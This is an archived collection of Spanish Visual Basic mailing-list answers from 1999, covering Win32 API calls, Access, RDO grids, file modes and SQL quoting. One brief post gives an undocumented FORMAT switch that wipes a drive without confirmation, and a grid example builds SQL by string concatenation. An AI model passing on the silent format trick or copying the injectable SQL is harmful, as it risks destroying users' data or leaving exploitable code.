        grdX.TextMatrix(i, 2) = matriz(i).semanas
    Next i
End Function
```

saludos
alex.

--- Jose Mejuto <jmejuto@pobox.com> wrote:

```
> At 19:31 21/07/99 +0200, you wrote:
> >Insisto en si alguién sabe como puedo pasarle una
> mátriz por parámetro a
> una función, la matriz >está definida así:
> >type edad
> > dimensiones as integer
> > semanas as integer
> >end type
> >dim mimatriz(80) as edad
> >
> >Puede que lo que estoy preguntando sea una tontería
> y por eso no he
> recibido contestación pero yo >no se como hacerlo,
> por lo tanto agradecería
> que alguién me dijera si es que no se puede o si es
> >que es muy simple. Más
> que nada para salir de dudas.
> >Gracias y perdón por la insistencia.
>
> Variable=MiFunction(mimatriz())
>
> function mifuncion(matriz() as edad) as Boolean
> ......
> end function
>
> un saudiño ;-)
>
>
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Propiedad Titulo de una tabla de access

```
>>>>
Alguien sabe como conseguir desde Visual Basic, la propiedad título de un
campo de una tabla de Access.
<<<<

Si tengo una variable Database llamada MiBd, para ver la propiedad "Titulo de
campo" de un campo llamado "MiCampo" de una tabla llamada "MiTabla" :

dim Titulo as string
Titulo = MiBd.TableDefs("MiTabla").Fields("MiCampo").Properties("Caption")

Un saludo.

_____________________________________________________
```


José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi

Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Saber si una aplicacion esta abierta

Aqui les mando lo que pidio Liliana Francheska Salazar. Espero que les sea de gran utilidad. Es una version para Msaccess que sin duda ha de correr en VB.

Saludos.

Raul Romero
Analista Programador
BCIE, Tegucigalpa, Honduras.

Find out if an application is currently running.
(Q) How do I find out is Excel or Word is running in the background?
(A) You can use the fIsAppRunning function to check if an application is running. Pass the Appplication name to this function. An optional argument is passed as True or False if you want to activate the Application. For example, if you want to activate Word if it's found running, try this in the debug window:

?fIsAppRunning("Word",True)
If you just want to know if Word is running or not, you can simply call the function like this:
?fIsAppRunning("word")

Note: New class names can be added to the Select case structure to extend functionality.

```
'******************** Code Start ************************
Private Const SW_HIDE = 0
Private Const SW_SHOWNORMAL = 1
Private Const SW_NORMAL = 1
Private Const SW_SHOWMINIMIZED = 2
Private Const SW_SHOWMAXIMIZED = 3
Private Const SW_MAXIMIZE = 3
Private Const SW_SHOWNOACTIVATE = 4
Private Const SW_SHOW = 5
Private Const SW_MINIMIZE = 6
Private Const SW_SHOWMINNOACTIVE = 7
Private Const SW_SHOWNA = 8
Private Const SW_RESTORE = 9
Private Const SW_SHOWDEFAULT = 10
Private Const SW_MAX = 10

Private Declare Function apiFindWindow Lib "user32" Alias _
    "FindWindowA" (ByVal strClass As String, _
    ByVal lpWindow As String) As Long

Private Declare Function apiSendMessage Lib "user32" Alias _
    "SendMessageA" (ByVal Hwnd As Long, ByVal Msg As Long, ByVal _
    wParam As Long, lParam As Long) As Long

Private Declare Function apiSetForegroundWindow Lib "user32" Alias _
    "SetForegroundWindow" (ByVal Hwnd As Long) As Long

Private Declare Function apiShowWindow Lib "user32" Alias _
    "ShowWindow" (ByVal Hwnd As Long, ByVal nCmdShow As Long) As Long

Private Declare Function apiIsIconic Lib "user32" Alias _
```

```
    "IsIconic" (ByVal Hwnd As Long) As Long

Function fIsAppRunning(ByVal strAppName As String, _
        Optional fActivate As Boolean) As Boolean
    Dim lngH As Long, strClassName As String
    Dim lngX As Long, lngTmp As Long
    Const WM_USER = 1024
    On Local Error GoTo fIsAppRunning_Err
    fIsAppRunning = False
    Select Case LCase$(strAppName)
        Case "excel": strClassName = "XLMain"
        Case "word": strClassName = "OpusApp"
        Case "access": strClassName = "OMain"
        Case "powerpoint95": strClassName = "PP7FrameClass"
        Case "powerpoint97": strClassName = "PP97FrameClass"
        Case "notepad": strClassName = "NOTEPAD"
        Case "paintbrush": strClassName = "pbParent"
        Case "wordpad": strClassName = "WordPadClass"
        Case Else: strClassName = ""
    End Select

    If strClassName = "" Then
        lngH = apiFindWindow(vbNullString, strAppName)
    Else
        lngH = apiFindWindow(strClassName, vbNullString)
    End If
    If lngH <> 0 Then
        apiSendMessage lngH, WM_USER + 18, 0, 0
        lngX = apiIsIconic(lngH)
        If lngX <> 0 Then
            lngTmp = apiShowWindow(lngH, SW_SHOWNORMAL)
        End If
        If fActivate Then
            lngTmp = apiSetForegroundWindow(lngH)
        End If
        fIsAppRunning = True
    End If
fIsAppRunning_Exit:
    Exit Function
fIsAppRunning_Err:
    fIsAppRunning = False
    Resume fIsAppRunning_Exit
End Function
'******************** Code End ************************
```

-------------------Otro Ejemplo----------------------
How to Test Whether an Instance of the Application is Already Running when the Application is Launched

Users being users may at times forget that they have a copy of the application running (hidden tool bar in Win 95/NT or a Maximized Program Manager in Win 3.1x) when they launch a second copy from the desk top. To prevent the second instance from loading, you can run code from your autoexec macro to test whether the app is already running and terminate the launch if a copy of it is already open.
To do this, you will need to incorporate the two following simple functions in your database and call the Function IsRunning below:

```
Function IsRunning() as integer
```

```
    Dim db As Database
    Set db = CurrentDB()
    If TestDDELink(db.Name) Then
        IsRunning = -1
    Else
        IsRunning =0
    End If
End Function

' Helper Function
Function TestDDELink (ByVal strAppName$) As Integer

    Dim varDDEChannel
    On Error Resume Next
    Application.SetOption ("Ignore DDE Requests"), True
    varDDEChannel = DDEInitiate("MSAccess", strAppName)

   ' When the app isn't already running this will error
    If Err Then
       TestDDELink = False
    Else
        TestDDELink = True
        DDETerminate varDDEChannel
        DDETerminateAll
    End If
    Application.SetOption ("Ignore DDE Requests"), False

End Function
This code works in all versions of Access.
```

Resumen

Página de Visual Basic

Página principal

Sheridan Data Widgets

En respuesta a Rolando que me solicita un ejemplo de codigo con Sheridan Data Widgets, os ruego me permitais la libertad de enviar este ejemplo de proyecto con VB 6 (solo son 7 Kb). Tal vez le pueda interesar a alguien mas.

El ejemplo es de un mantenimiento de una tabla en SQL Server realizando la edicion directamente en un grid de Sheridan sin Remote Data Control.

Ademas, para quien me ha preguntado sobre como se trabaja con el Grid, os envio ejemplo de carga y descarga de un grid Unbound.
El ejemplo corresponde al modulo de modificacion de los contadores de numero de factura de un programa de facturacion multiempresa.
El SSDBGrid tiene 3 columnas (IdEmpresa, DesEmpresa y UltimoNumero)

```
'La funcion OpenRDOResultset la podeis encontrar dentro del BAS que hay en el ZIP

Sub CargarGrid()
Dim cSQL As String
Dim nMousePointer As Integer
Dim rst As rdoResultset
Dim cDatos As String

    nMousePointer = Screen.MousePointer
    Screen.MousePointer = vbHourglass

    dbgContadores.RemoveAll
    cSQL = "SELECT "
    cSQL = cSQL & "Contadores.IdEmpresa, "
    cSQL = cSQL & "Empresas.Des AS DesEmpresa, "
    cSQL = cSQL & "Contadores.UltimoNumero "
    cSQL = cSQL & "FROM "
    cSQL = cSQL & "Contadores, "
    cSQL = cSQL & "Empresas "
    cSQL = cSQL & "WHERE "
    cSQL = cSQL & "Contadores.IdEmpresa = Empresas.Id "
    cSQL = cSQL & "ORDER BY Contadores.IdEmpresa ASC"
    If OpenRDOResultSet(rst, cSQL, RDO_READONLY) Then
        While Not rst.EOF
            cDatos = ""
            cDatos = cDatos & rst("IdEmpresa").Value
            cDatos = cDatos & Chr(9) & rst("DesEmpresa").Value
            cDatos = cDatos & Chr(9) & rst("UltimoNumero").Value
            dbgContadores.AddItem cDatos
            rst.MoveNext
        Wend
        rst.Close
    End If
    Screen.MousePointer = nMousePointer
End Sub

Sub GrabarGrid()
Dim oBookmark As Variant
Dim i As Integer
```

```
Dim rdc As rdoConnection
Dim cSQL As String

    Set rdc = rdoEnvironments(0).rdoConnections(0)
    rdc.BeginTrans

    On Error GoTo errGrabar

    dbgContadores.Update
    For i = 0 To dbgContadores.Rows - 1
        oBookmark = dbgContadores.AddItemBookmark(i)
        cSQL = "UPDATE Contadores SET "
        cSQL = cSQL & "UltimoNumero = " &
dbgContadores.Columns("UltimoNumero").CellValue(oBookmark)
        cSQL = cSQL & " WHERE "
        cSQL = cSQL & "IdEmpresa = '" &
dbgContadores.Columns("IdEmpresa").CellValue(oBookmark) & "'"
        rdc.Execute cSQL
    Next i

    On Error GoTo 0
    rdc.CommitTrans
    Set rdc = Nothing
    Exit Sub

errGrabar:
    rdc.RollbackTrans
    MsgBox "Error en grabacion"
End Sub
```

Salu2.

Jose Luis Perez Rodriguez
General Servei, s.a. (Dpto. Informatica)
C/La Tecnica, s/n Poligono Noroeste
08740 Sant Andreu de la Barca (BARCELONA - Spain -)
Tel. 93 653 05 08 (Ext. 230) Fax. 93 682 07 05
Movil. 616 03 39 39
e-mail: JoseLPR@BigFoot.com

-----Mensaje original-----
De: Rolando Velazquez de Rosas [SMTP:Rvelazqu@televisa.com.mx]
Enviado el: jueves, 03 de junio de 1999 18:06
Para: Jose Luis Perez
Asunto: Podrias enviarme un proyecto de ejemplo....

Gracias de antemano por contestar mi pregunta.

Ahora,. Abusando de tu confianza. Quiero pedirte un proyecto de ejemplo, donde yo pueda aprender a utilizar los controles de Sheridan Data Wingets 3.1 , sin necesidad de enlazarlos a un Control Data y donde pueda ver como busco, agrego, borro, o cambio un registro en las regillas de los grids y como se realiza la afectacion a la tabla de la base de datos.

Soy nuevo en el uso del RDO, pero debo de utilizarlo para un proyecto el cual se me a asignado desarrollar usando como base de datos SQL Server 6.5 con VB 5.0

empresarial.

Te doy las gracias por leer mis preguntas y por su puesto por contestar mis mensajes....

****
Rolando Velazquez De Rosas
Televisa, S.A. de C.V.
Tel.: 57 28 39 99 Ext.: 3258
E-mail: rvelazquez70@hotmail.com rvelazquez70@hotmail.com>
E-mail: rvelazqu@televisa.com.mx rvelazqu@televisa.com.mx>
****

grid2.zip

Resumen

Página de Visual Basic

Página principal

Uso de DataReports

```
Les paso la forma en que lo deben llamar al datareport

1 - crear un entorno de datos (DataEnvironment)
2 - crear una conexio'n (Connection)
3 - crear un comando (Command) que contenga la tabla o consulta
3 - crear un informe de datos (DataReport)
4 - enganchar el informe de datos con el entorno de datos
5 - obtener la estructura de datos
6 - pasar los campos que ira'n en el informe

espero que sirva de ayuda.


>MENSAJE ORIGINAL
> Podria alguien ayudarme con el DataReport??? Necesito hacer algunos
>reportes, nunca he hecho uno, pero mas o menos tengo la idea... Necesito
>hacer los reportes para el martes... asi que si alguien puede ayudarme le
>agradeceria mucho su ayuda...
>
>"Siempre lo que pasa es lo Mejor"
>----------------------------------------------------------------------
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Abrir una pagina html desde vb

Esto lo encontre en un libro, y despues lo mejoré (eso creo), espero que te sirva!

```
Sub Internet_Shortcut(URL_Cadena As String, Tipo As Boolean)
    Dim Num_Archivo As Integer
    'Crea un archivo Temporal al que se le agrega la ruta URL
    Num_Archivo = FreeFile
    Open App.Path & "\Datos\Temporal.url" For Output As #Num_Archivo
    Print #Num_Archivo, "[InternetShortcut]"
    If Tipo Then
        Print #Num_Archivo, "URL=" & URL_Cadena
    Else
        Print #Num_Archivo, "URL=" & "MailTo:" & URL_Cadena
    End If
    Close #Num_Archivo
    'Ejecutar el Explorador por defecto de Internet
    Shell "rundll32.exe shdocvw.dll,OpenURL " & App.Path & "\Datos\Temporal.url",
vbNormalFocus
    'Eliminar el archivo temporal
    Kill App.Path & "\Datos\Temporal.url"
End Sub
```

Ejm.

```
    call Internet_Shortcut("http:\\rcapatinta.freeservers.com",true) ó
    call Internet_Shortcut("rcapatinta@hotmail.com",false)
```

```
----- Original Message -----
From: Ramiro García Fernández
To: vb-esp@ccc.uba.ar
Sent: Tuesday, May 25, 1999 3:10 PM
Subject: vb-esp : Abrir una pagina html desde vb


Hola Listeros/as:

    he visto en una aplicacion que las ayudas las hacia mediante paginas web con
formato html, alguno/a me podria decir como puedo llamar a una pagina html desde
vb.

Muchas Gracias
rgarci@mundivia.es
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Asociar WINDOWLIST a Combobox

No recuerdo exactamente tu pregunta pero creo que esto te servirá :

Tenemos un formulario mdi llamado MDIForm1 que tiene un combo llamado Combo1 (estilo 2, dropdownlist) en el que deseas que aparezca el caption de los mdichild que estén abiertos.

En el mdi añadimos los siguientes procedimientos públicos :

```
Public Sub ActualizaVentanas()
Dim frm As Form
Combo1.Clear
Actualizando = True

For Each frm In Forms
    If frm.Name <> Me.Name Then
        Combo1.AddItem frm.Caption
        Combo1.ItemData(Combo1.NewIndex) = frm.hwnd
    End If
Next
Actualizando = False
End Sub
Public Sub MuestraVentanaActiva(hwnd As Long)
Dim i As Long

For i = 0 To Combo1.ListCount - 1
    If Combo1.ItemData(i) = hwnd Then
        Actualizando = True
        Combo1.ListIndex = i
        Actualizando = False
        Exit For
    End If
Next i
End Sub
```

Añadimos también una variable a nivel de formulario :

```
Dim Actualizando As Boolean
```

En el evento click del combo añadimos (para que se active la ventana al seleccionarla en el combo) :

```
Dim frm As Form

If Not Actualizando Then
    For Each frm In Forms
        If frm.hwnd = Combo1.ItemData(Combo1.ListIndex) Then
            frm.SetFocus
            Exit For
        End If
    Next
End If
```

En cada formulario mdichild añadimos :

- En el evento Load, después de tener el caption del formulario como necesitemos, :

MDIForm1.ActualizaVentanas
- En el evento Terminate : MDIForm1.ActualizaVentanas
- Para que esté seleccionada en el combo la que esté activa podemos poner en el Activate : MDIForm1.MuestraVentanaActiva Me.hwnd

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Bugs en RichTextBox

He encontrado 3 bugs en el control RichTextBox, trabajando con VB5 SP3 o anteriores versiones.

Estos bugs son:
1.- En las propiedades SelIndent y SelHangingIndent hay un error en el cálculo o las conversiones de 1 pixel por cada operación que se haga con ellas. Se soluciona utilizando la estructura PARAFORMAT de la API.
2.- El RichTextBox no lee correctamente (al abrir un archivo RTF) la propiedad SelHangingIndent (diferencia entre primera línea y las siguientes) sobre todo cuando la primera línea se desplaza a la derecha. Se puede probar escribiendo dicho archivo en Word o WordPad y volviendolo a abrir con el RichTextBox.
3.- Hay un error de cálculo en el desplazamiento de los Scroolls del RTB. Existe una diferencia de 0,50 cm entre la longitud de la línea y la que calcula el scroll.

Saludos

Santiago Jimeno (Madrid)
SJIMENOH28@smail1.ocenf.org

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Buscar un archivo para usarlo en un shell

>Cómo hacer que en el form_load de mi aplicación el programa busque en los
>HDs locales que puedan existir un archivo (por ejemplo, para generar una
>barra con accesos directos, que busque la ubicación de los ejecutables de
>algunos programas, estilo Internet Explorer)

En la sección Resumen de mi web hay un artículo titulado "Buscar archivos en el disco" que tiene un zip con una clase enviada por un compañero (con un programa de ejemplo) que busca la primera o todas las ocurrencias de un archivo (admite el uso de * y ?) a partir de un directorio dado.

Para saber los discos duros que tienes en el PC puedes emplear un función del estilo de (que te devuelve un string con las letras de los discos duros locales) :

```
Private Declare Function GetDriveType Lib "kernel32" Alias _
       "GetDriveTypeA" (ByVal nDrive As String) As Long
Private Declare Function GetLogicalDriveStrings Lib "kernel32" Alias _
       "GetLogicalDriveStringsA" (ByVal nBufferLength As Long, ByVal _
       lpBuffer As String) As Long
Private Const DRIVE_FIXED = 3

Function DameDiscosDuros() As String
Dim res As Long, allDrives As String, JustOneDrive As String
Dim pos As Long, DriveType As Long, hdDrivers As String

allDrives = Space$(64): hdDrivers = ""
res = GetLogicalDriveStrings(Len(allDrives), allDrives)
allDrives = Left$(allDrives, res)
pos = InStr(allDrives, Chr$(0))
While pos > 0
    JustOneDrive = Left$(allDrives, pos)
    allDrives = Mid$(allDrives, pos + 1, Len(allDrives))
    DriveType = GetDriveType(JustOneDrive)
    If DriveType = DRIVE_FIXED Then hdDrivers = hdDrivers + Left$(JustOneDrive, 1)
    pos = InStr(allDrives, Chr$(0))
Wend
DameDiscosDuros = hdDrivers
End Function
```

Si haces :

```
Dim DiscosDuros as string

DiscosDuros = DameDiscosDuros()
```

No tienes más que llamar a la clase que busca una vez con cada disco pasándole como path cada letra del string (más ":")

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es

WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Consulta SQL con campos con comillas

Utiliza esta funcion Rudy

```
Public Function DobleComilla(Valor As Variant) As String
Dim cmpvalor As String
Dim aux As Integer
Dim comilla As String * 1

    If IsNull(Valor) Then
        cmpvalor = ""
    Else
        cmpvalor = Valor
        comilla = Chr$(39)
        aux = InStr(cmpvalor, comilla)
        Do While aux <> 0
            cmpvalor = Left$(cmpvalor, aux) & comilla & Right$(cmpvalor,
Len(cmpvalor) - aux)
            aux = InStr(aux + 2, cmpvalor, comilla)
        Loop
    End If
    DobleComilla = cmpvalor
End Function
```

Un saludo. Alberto. Y si tienes alguna duda....

> -----Mensaje original-----
> De: Rudy Armando Capatinta Aucca
> [mailto:rcapatinta@hotmail.com]
> Enviado el: viernes 28 de mayo de 1999 2:00
> Para: vb-esp@ccc.uba.ar
> Asunto: vb-esp : Consulta SQL
>
> Hi! Amigos de la Lista
>
> Tengo un gran problema en hacer una consulta SQL desde Visual Basic hacia una tabla en Access usando ODBC.
>
> Bueno aqui esta:
> Estoy haciendo una consulta de este tipo
>
> s_SQL = "SELECT * FROM AUTORES WHERE NOMBRE LIKE '" & criterio & "'"
>
> Lo que pasa es que si paso el valor al criterio como este: Mac'Donalds suelta un error y es por que el nombre de esta con apostrofe.
>
> Hay otra forma de que no ocurra este error.

Muchas Gracias por la respueste

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Ejecutar una funcion de Access desde VB

Ahí va un ejemplo de ejecución de una función (no una macro) tal y como yo lo hago.

```
Dim oAccess As Object
Dim bAccessNoSeEjecutaba As Boolean

    On Error Resume Next
    Set oAccess = GetObject(, "Access.Application")
    If Err.Number <> 0 Then bAccessNoSeEjecutaba = True
    Err.Clear
    If bAccessNoSeEjecutaba Then
        Set oAccess = CreateObject("Access.Application")
    End If
    oAccess.Visible = False
    oAccess.OpenCurrentDatabase "C:\BD\bd1.mdb"

'Ejecuta la función "Imprimir_Facturas" pasándole el parámetro

    oAccess.Application.Run "Imprimir_Facturas", aFacturasParaImprimir
    If (bAccessNoSeEjecutaba) Then
        oAccess.Quit
    Else
       oAccess.Visible = True
    End If
    On Error Goto 0
Set oAccess = Nothing
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Error de instalacion VB5 EE

A un compañero le pasó eso una vez.

despues de investigar, descubrimos que COMCAT.DLL (en el directorio SYSTEM) había sido reeemplazado por una versión antigua.

Comprueba las versiones con otro ordenador.

Alberto Rodríguez Calvo (cittarc@usc.es)
Centro de Innovación e Transferencia de Tecnoloxia (CITT)
Universidade de Santiago de Compostela
Páxina Web do CITT: http://www.usc.es/citt

Avda. Ciencias s/n, Campus Sur Tfno (9)81 599800
15706 Santiago de Compostela (A Coruña) (9)81 563100 Ext 14380
España Fax (9)81 599309

----- Original Message -----
From: Luis Javier Baigorrotegui <luisb@cyc.es>
To: <vb-esp@ccc.uba.ar>; <visualbasic-esp@egroups.com>
Sent: Tuesday, May 25, 1999 8:32 AM
Subject: Re: vb-esp : Error de instalacion VB5 EE

> Ah, se me olvidó.
> Después de darme este magnífico mensaje, me aparece la ventana de componentes disponibles vacía. Vamos que no me deja seleccionar ninguno.
>
> Eso si, si le doy al botón de buscar, y voy seleccionandolos me los encuentra y me los coge. Pero cada vez que salgo y entro a VB tengo que repetir la operacion con el fajkafjaffj que ello conlleva.
>
>
>
> >>> "Luis Javier Baigorrotegui" <luisb@cyc.es> 24/05/99 21:12 >>>
> Tengo una máquina recien instalada con Windows 95 (recien formateado), Visual Basic 5.0 Enterprise Edition en ingles y SP3.
> Cuando entro a Componentes para añadir una OCX o lo que sea, me sale la ventana que os adjunto a continuación (un gif de 3 K).
> He probado a desinstalar y reinstalar VB + SP3 en la máquina en cuestión y nada, sigue ahi. He pasado el Regclean para ver si me hace algo, y tampoco.
> Solo me queda formatear de nuevo la máquina y repetir todo el proceso.
>
> ¿A alguno le suena de algo?
>
> Un Saludo
>
> ---
>
> Luis Javier Baigorrotegui
> Consultoria & Comunicaciones
> E-mail: luisb@cyc.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Formatear sin que pregunte

Hola Marcos:

Si hay una opcion escondida en el FORMAT y es "/AUTOTEST", con ella se pone a formatear directamente sin preguntar nada de nada. Lleva cuidadin con ella, pues ya sabes, no pide confirmacion.

Espero haberte ayudado.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Lo que te está pasando es que para realizar conexiónes FTP, debes trabajar con dos conexiones (una de control y otra de datos), la conexión de control la debes hacer llamando al port 21, mientras que la de datos la debes hacer escuchando en el port 20 (esta segunda debe ser la que te está faltando) y se utiliza para transferir los datos, por este puerto no se envían comandos (USER, PASS, HELP, LIST, etc) para esto esta la conexión de control.

Nelo Pauselli
sistemas@colorit.com.ar

----- Mensaje original -----
De: <amendoza@villacero.com.mx>
Para: <vb-esp@ccc.uba.ar>
Enviado: viernes, 14 de mayo de 1999 13:14
Asunto: vb-esp : Transfer de archivo

> Por favor solicito su ayuda
> En VB5 quiero transferir archivos via FTP, estoy usando el control Winsock
> , al conectarme al servidor me manda lo siguiente:
> >220 cpiu02 FTP server (Digital UNIX Version 5.60) ready.<
> mando el comando 'help' y muestra:
> >214-The following commands are recognized (* =>'s unimplemented).<
> > USER PORT STOR MSAM* RNTO NLST MKD CDUP PASS
> PASV APPE MRSQ* ABOR
> > SITE XMKD XCUP ACCT TYPE MLFL* MRCP* DELE SYST
> RMD STOU SMNT* STRU MAIL*
> > ALLO CWD STAT XRMD SIZE REIN* MODE MSND* REST
> XCWD HELP PWD MDTM
> > QUIT RETR MSOM* RNFR LIST NOOP XPWD
> >214 End of help
>
> Utilizo USER y PASS para entrar al servidor.
> Pero en los comandos no veo un PUT o GET para hacer la transferencia del
> archivo
> Al entrar el comando LIST (que creo debe listar los archivos) manda el
> siguiente mensaje:
> >425 Can't build data connection: Connection refused.<
>
> No se que esta faltando si alguien me puede ayudar, se lo agradezco.
>
>
>

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Imprimir un BMP

>>>>>>>>>>>>>From: Alberto Lopez Salcedo <alopez@psoe.es>
Hola a todos, quisiera preguntar si es posible imprimir una imagen BMP o JPG directamente desde disco, sin tener que poner un picture, en caso negativo supongo que tendria que crear un picture invisible, cargar el grafico e imprimirlo, alguien me lo puede confirmar.

Gracias por todo.
<<<<<<<<<<<<<<<

Hola amigo, saludos.

Puedes hacer eso de una manera muy facil y sencilla.

```
1.- Declara una variable del tipo picture
        Dim picImagen As StdPicture

2.- Asigna a la variable el archivo
        Set picImagen = LoadPicture(App.Path & "\imagen.bmp")

3.- Haz lo que quieras con ella ( en el caso de imprimir)
        Printer.Print ""
        Printer.PaintPicture picImagen
```

Saludos...

Asdrubal Velasquez
Puerto Ordaz - Venezuela
yv6esd@comports.com
y2000@telcel.net.ve

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Ordenar registros de informes Crystal

Hola Alex.

Tienes que usar la propiedad SortFields.

```
    CrystalReport1.SortFields(0) = "+{TuTabla.TuCampo1}"
    CrystalReport1.SortFields(1) = "+{TuTabla.TuCampo2}"
```

Salu2
Alfons

==========
Personal Computer Ready S.L.
C/Ramon Sala, 26
08940 Cornellà de Llobregat
Barcelona (Spain)
Tel: +34 93-474.57.86
Fax: +34 93-474.57.89
http://www.pcrsl.com/
mailto:alfons@pcrsl.com
==========

-----Mensaje original-----
De: owner-vb-esp@ccc.uba.ar [mailto:owner-vb-esp@ccc.uba.ar]En nombre de Alex
Enviado el: martes, 18 de mayo de 1999 10:29
Para: vb-esp@ccc.uba.ar
Asunto: vb-esp : Ordenar registros de informes Crystal

Hola a todos,

¿Como puedo ordenar registros en un informe de Crystal desde visual basic?

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Ordenar texto numericamente

Hola:
Tú mismo lo has dicho debes primero convertir en el select la cadena en número.

La función depende de la base de datos. Ejm:
Access : select campotexto from tabla order by val(campotexto)
SQLServer : select campotexto from tabla order by convert(int,campotexto)

Saludos,
James

> -----Mensaje original-----
> De: Manuel Suárez [SMTP:msvisual@ari.es]
> Enviado el: Domingo 23 de Mayo de 1999 02:42 PM
> Para: Lista de Visual Basic España
> Asunto: vb-esp : Ordenar texto numericamente
>
> Hola a todos.
>
> Alquien sabe si existe alguna forma de ordenar en un select un campo
> tipo texto numericamente.
>
> Es decir, que después del 1 venga el 2, y no me coloque todos los 1
> juntos, luego los 2, etc.
>
> Ojo, el campo es tipo texto.
>
> Muchas GRacias por vuestra ayuda.
>
> Un saludo.
>
> Manuel.
> MALAGA

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Tipos de archivos

----- Mensaje original -----
De: Jose Villar <joxev@hotmail.com>
Para: <visualbasic-esp@egroups.com>
Enviado: Jueves, 20 de Mayo de 1999 09:10 a.m.
Asunto: (VB-ESP) Fichero Random

> ¿Sabe alguien si...
> Puede un fichero abierto en modo Random serlo también en modo
> Append ?
>
> Me gustaría poder abrir ese mismo fichero mas tarde y añadir registros.

[Nota: en este mensaje existen las siguientes equivalencias: archivo = fichero, computadora = ordenador, además, las comas se utilizan como separador de miles y no como separador de decimales]

Vamos por partes:

Visual Basic puede abrir tres tipos distintos de archivos planos, cada uno con sus características propias:

* Archivos de texto
* Archivos aleatorios
* Archivos binarios

Los archivos de texto son aquellos que almacenan caracteres ASCII (o ANSI) planos y que pueden ser cargados y modificados por cualquier editor de texto que se precie de serlo. Si el archivo de texto es abierto y grabado por una aplicación en modo consola (DOS), el archivo almacenará caracteres ASCII. Si es abierto por una aplicación en modo Windows, el archivo almacenará caracteres ANSI. Si es abierto por algún Sistema Operativo que soporte UNICODE, almacenará caracteres de este tipo. Sin menoscabo, en todos los casos deberá almacenarse texto plano y legible.

Este tipo de archivos se abre, como en los otros dos casos, con la palabra clave OPEN de Visual Basic. El modificador de apertura es el que establecerá el modo. Existen tres modificadores de apertura que pueden utilizarse: For Output, For Input y For Append. Un archivo de texto sólo podrá ser abierto por uno de estos tres modos a la vez. Como el sistema no tiene posibilidad de hacer algún cálculo para determinar la forma en que deberá leerse el archivo, la responsabilidad queda 100% orientada al desarrollador. Así pues, el formato de los datos y la manera en que los grabes y leas, será responsabilidad tuya por completo.

El segundo modo, For Random, basa su funcionamiento en registros perfectamente definidos, que permiten que el sistema pueda obtener los datos en forma ordenada. Aunque el diseño del registro también pende del desarrollador, este método permite un libre movimiento por el archivo, sin requerir de hacer aperturas en distintos modos para, entonces, leer o guardar información. Lo único que se requiere es proporcionar el número de registro en el que se trabajará y llevar a cabo el proceso de leer o guardar. Si se requiere de agregar algún registro al conjunto de registros ya almacenado, te podrías valer de la fórmula:

```
Lof(Canal)/LongReg + 1
```

Donde:
 Lof() es una función que te devuelve la cantidad total de bytes de un archivo abierto.
 Canal es el número con el que abriste el archivo de marras.
 LongReg es la longitud (cantidad de bytes) de cada registro (este número lo proporcionas al abrir tu archivo Random. Si no lo proporcionas, el tamaño predeterminado es de 128 bytes).

A LongReg lo puedes obtener mediante la expresión Len(Registro), donde Len() es una función que te devuelve la cantidad total de bytes de que consta la variable indicada entre paréntesis, y Registro sería aquél donde estableciste los nombres y características de los campos por utilizar en tu archivo.

Para leer datos de un archivo de este tipo, debes hacer uso de la palabra clave Get. Para guardarlos, deberás hacer uso de la palabra clave Put. Ambas tienen sintaxis similares, donde lo único que cambia es el uso de la palabra Get o Put:

```
Get #Canal, [NumReg], Registro
Put #Canal, [NumReg], Registro
```

Donde:
 Canal es el número con el que abriste el archivo de marras.
 NumReg es el número de registro que desees acceder (de 1 a 2,147,483,647 [equivalente a (2^31) -1]).
 Registro es aquél donde estableciste los nombres y características de los campos por utilizar en tu archivo.

En el tercer modo, For Binary, la lectura y escritura de los datos se hace byte por byte. No existen registros, no existen textos planos. Puedes almacenar lo que sea, como lo quieras. El tamaño máximo del archivo que puedes crear es de 2GB ((2^31) -1 bytes). Al abrir un archivo en modo binary, también podrás leer o guardar datos de manera indistinta, con las mismas palabras clave que For Random: Get y Put. La diferencia es que en la parte Registro de la sintaxis dada en For Random, deberás asignar una
variable de cualquier tipo que contenga la información por almacenar.

Así pues, no es necesario que abras un archivo Random en modo For Append, dado que el sólo uso del modo For Random te permitirá leer y escribir indistintamente la información en el archivo.

```
+---¡Saludos desde México!--+
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
+--------------------------+
```


 http://www.spin.com.mx/~adgarza
adgarza@spin.com.mx

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Valor de RGB *(3 mensajes)*

Normalmente los colores están en dos tipos de valores:
Hexadecimal: &HC0C0C0 para color gris
RGB: RGB(192,192,192) para el mismo color gris

Como ya sabrás, cada digito en hexadecimal representa cuatro bits. Si observas con atención, al pasar el valor hexadecimal de 2 en 2 digitos a valor decimal se obtiene el de cada color RGB (Red-Green-Blue) que lo compone. Por ejemplo C0 = 192. Es decir, cada byte (8 bits) representa el valor de cada color primario.
En el caso que tu señalas, el decimal 1362548, en valor hexadecimal sería &H14CA74, y pasandolo de byte en byte a decimal:
tercer byte (color azul) 14 = 20
segundo byte (color verde) CA = 202
primer byte (color rojo) 74 =116
El color sería RGB(116,202,20).

